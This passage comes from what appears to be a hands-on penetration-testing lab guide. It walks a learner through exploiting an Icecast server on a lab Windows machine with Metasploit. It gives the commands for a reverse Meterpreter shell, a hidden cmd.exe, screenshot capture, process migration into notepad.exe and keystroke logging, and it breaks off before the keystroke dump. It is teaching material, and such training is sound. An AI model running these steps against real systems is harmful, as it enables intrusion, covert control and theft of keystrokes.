
In Step 1H, we need to tell Metasploit where it should configure the Meterpreter reverse shell to connect to. We want it to connect back to our Linux machine, so let's set it to do so:

```
msf exploit(icecast_header) > set LHOST [YourLinuxIPaddr]
```

Metasploit is now configured. Let's review our Metasploit configuration in Step 1I:

```
msf exploit(icecast_header) > show options
```


We're almost ready for the attack, but we have a little housekeeping to do first.



In Step 1K, we need to invoke the Icecast server on our Windows machine.

Right-click the Icecast icon on your desktop, and select Run as administrator.

When the GUI for Icecast appears, click the Start Server button. The Server Status indication should turn green and say Running. If a personal firewall prompts you asking whether you want to allow the Icecast program to listen on the network, allow it to do so.



In Step 1L, to make sure that Windows can reach our Linux machine with the reverse Meterpreter shell unfettered, let's also make sure that Windows can ping Linux. ***On your Windows machine at a cmd.exe***, run:


```
C:\> ping [YourLinuxIPaddr]
```

If the ping works successfully, we are ready to go. If it does not, double-check your network settings.

For Step 2, let's launch the attack. On your Linux machine, at the msf prompt, simply type **exploit** and press Enter:

```
msf exploit(icecast_header) > exploit -z
```

If the exploit is successful, you should see a message on Linux saying "Meterpreter session [N] created in the background."




The exploit may not be successful. If you successfully exploited the target service, move on to the next slide.

If it is not successful, keep in mind that when Metasploit exploits Icecast, there is a chance that Icecast could crash. Remember, most exploits have a certain probability of success, falling short of 100%. We chose to use the Icecast exploit because it has a higher probability of success, but it will sometimes crash the program.

If your see a message on your Windows box that says Icecast has crashed, simply rerun it. You can do this by closing the Icecast GUI on Windows. Then, rerun Icecast by double-clicking it on your Windows desktop. Click the Start Server button again, and watch for the Server Status box to turn Green and say Running.

Then, try running the `exploit` command again in the Metasploit console.



In Step 3A, at the msf > prompt, we ask Metasploit for an inventory of the connections it is managing for us between compromised systems and our machine. We can do this by asking for a list (-l) of sessions:

```
msf exploit(icecast_header) > sessions -l    ←Note: That is a dash-lower-case-L, not a dash-one.
```

Furthermore, note that Metasploit displays the detailed session information from our Windows machine connected back to our Linux machine.

If your Metasploit command shell is not responsive, press CTRL-C. Then type in the sessions –l command.


In Step 3B, we tell Metasploit that we want to interact (-i) with session number 1. (We will use the session number that Metasploit assigned when the exploit worked successfully. The first session number is 1.)

```
msf exploit(icecast_header) > sessions -i 1   ← That is a one, not an L
```

Our prompt now changes from the Metasploit prompt (msf) to the Meterpreter prompt:

```
meterpreter >
```

The Meterpreter is now ready for us to interact with it, accessing the victim machine.



In Step 4, with the Meterpreter running, let's explore the system a little bit. Run the following command:

```
meterpreter > sysinfo
```

This shows us our operating system type of the compromised machine.

Now, let's determine our username on the victim box:

```
meterpreter > getuid
```

We should have the same username that you used to invoke the Icecast server because we are running from within its memory space.

Next, let's look at the processes running on the screen:


```
meterpreter > ps
```

Look carefully for the process named Icecast2.exe. Make a note of its process ID number here:

Process ID for Icecast2.exe : 2440

And, finally, let's look at the Meterpreter commands we have available:

```
meterpreter > help
```



Now, let's explore some commands we have for interacting with the file system. First, we will navigate to the C:\ directory:

```
meterpreter > cd c:\
```

Note that within the Meterpreter you can also refer to c:\ as /. So the commands cd c:\ and cd / do the same thing.

Next, let's find out where we are in the directory structure. (Given that we just changed to C:\, we should be there.) The particular command depends on the version of the Meterpreter you are running. For some Meterpreter versions, the command is `pwd`. For others, it is `getcwd`. Run either of them. One or both should work:


```
meterpreter > pwd
```

Now, let's get a directory listing:

```
meterpreter > ls
```

And, finally, let's change into the temp directory we created for Icecast and get a directory listing:

```
meterpreter > cd c:\icecasttemp
meterpreter > ls
```



Now, let's see how we can use the Meterpreter to create processes on a compromised machine and interact with them. We can use the execute command to run a program. Let's run a cmd.exe command shell. We'll invoke it "channelized" with the -c option, which means that the Meterpreter will keep a communications session open with the executed program so that we can interact with it:

```
meterpreter > execute -f cmd.exe -c
```

If the execution of the program is successful, the Meterpreter will tell us its process ID and the channel number we can use to interact with the process' standard input and output. We can perform such interaction using the interact command as follows:

```
meterpreter > interact [N]
```

The [N] should be replaced with the *channel number* (NOT THE PROCESS ID NUMBER) you saw in the output of the execute command.


You can now type whatever commands you'd like inside of the cmd.exe:

```
C:\> hostname
C:\> ipconfig
C:\> dir
```

And so on. To exit your shell, simply type **exit**, and you should be back to the `meterpreter >` prompt:

```
C:\> exit
meterpreter >
```

Note that the cmd.exe window appeared on Windows GUI while it was running. To make the program run in a hidden mode, the execute command can be run with a –H option for "hidden."



The execute command is nice and flexible, in that it allows us to run any program we want, channelizing its Standard Input and Standard Output.

However, we often simply want to run a cmd.exe, a regular Windows shell, and attach to its Standard In and Output, without having to go through the execute and interact commands. To simplify the process, the Meterpreter includes the shell command, which executes a cmd.exe in hidden mode so that it doesn't show up on the target's desktop, automatically channelizes input and output, and connects with that channel.

You can see this convenient feature by executing the shell command from within the meterpreter prompt:


```
meterpreter > shell
```

You can now type whatever commands you'd like inside of the cmd.exe:

```
C:\> hostname
C:\> ipconfig
C:\> dir
```

And so on. To exit your shell, simply type **exit**, and you should be back to the `meterpreter >` prompt:

```
C:\> exit
meterpreter >
```



Now, let's grab a screen shot of the exploited system:


```
meterpreter > screenshot -p /tmp/my_screen.jpg
```

Meterpreter will take the screen shot, which may take a few moments.

Next, launch the Firefox browser in your Linux image (by clicking its icon on the desktop, the blue ball with the bear around it). In Firefox, go to the location of

/tmp/my_screen.jpg

You should see your screen shot.



We will now migrate the Meterpreter DLL on the exploited machine from one process to another. We'll jump from the Icecast2.exe process into a notepad.exe process on our Windows machine.

Start by running Notepad on Windows from the Windows machine. (Do not invoke it from within the Meterpreter.) Go to the Start menu (or Windows menu), and run notepad.exe.

Next, back within the Meterpreter, we get our current process ID number:

```
meterpreter > getpid
```

Now, get a process list to find the process ID of notepad. We can use the ps command with a –S option to search:

```
meterpreter > ps -S notepad.exe
```

Make a note of the process ID number of notepad.exe here: 3804

Then, to jump into that process, we use the migrate command, as follows:


```
meterpreter > migrate [destination_process_ID]
```

For the `[destination_process_ID]`, use the process ID number of notepad.exe.

Migration may take several seconds to work. If it is successful, you see a message saying so. When your Meterpreter prompt comes back, to see if your migration were successful, look at your new process ID:

```
meterpreter > getpid
```

It should be the number associated with notepad.exe. If so, you just hopped between processes. Migration can be buggy. If the target process crashes, that's okay. You can exploit the target system again by exiting your dead Meterpreter session with a CTRL-C or exit command. Then, restart Icecast. At your msf > prompt, rerun the exploit -z command. Move to the next slide without migration.



Even if migration failed, we can still activate the keystroke logger. Make sure notepad is running (regardless whether you are migrated to it). We will next invoke the keystroke logger in the Meterpreter. Start it by running:

```
meterpreter > keyscan_start
```

Then, in Windows, type some text into Notepad.


Now, go back to the Meterpreter and dump the captured keystrokes to the screen:

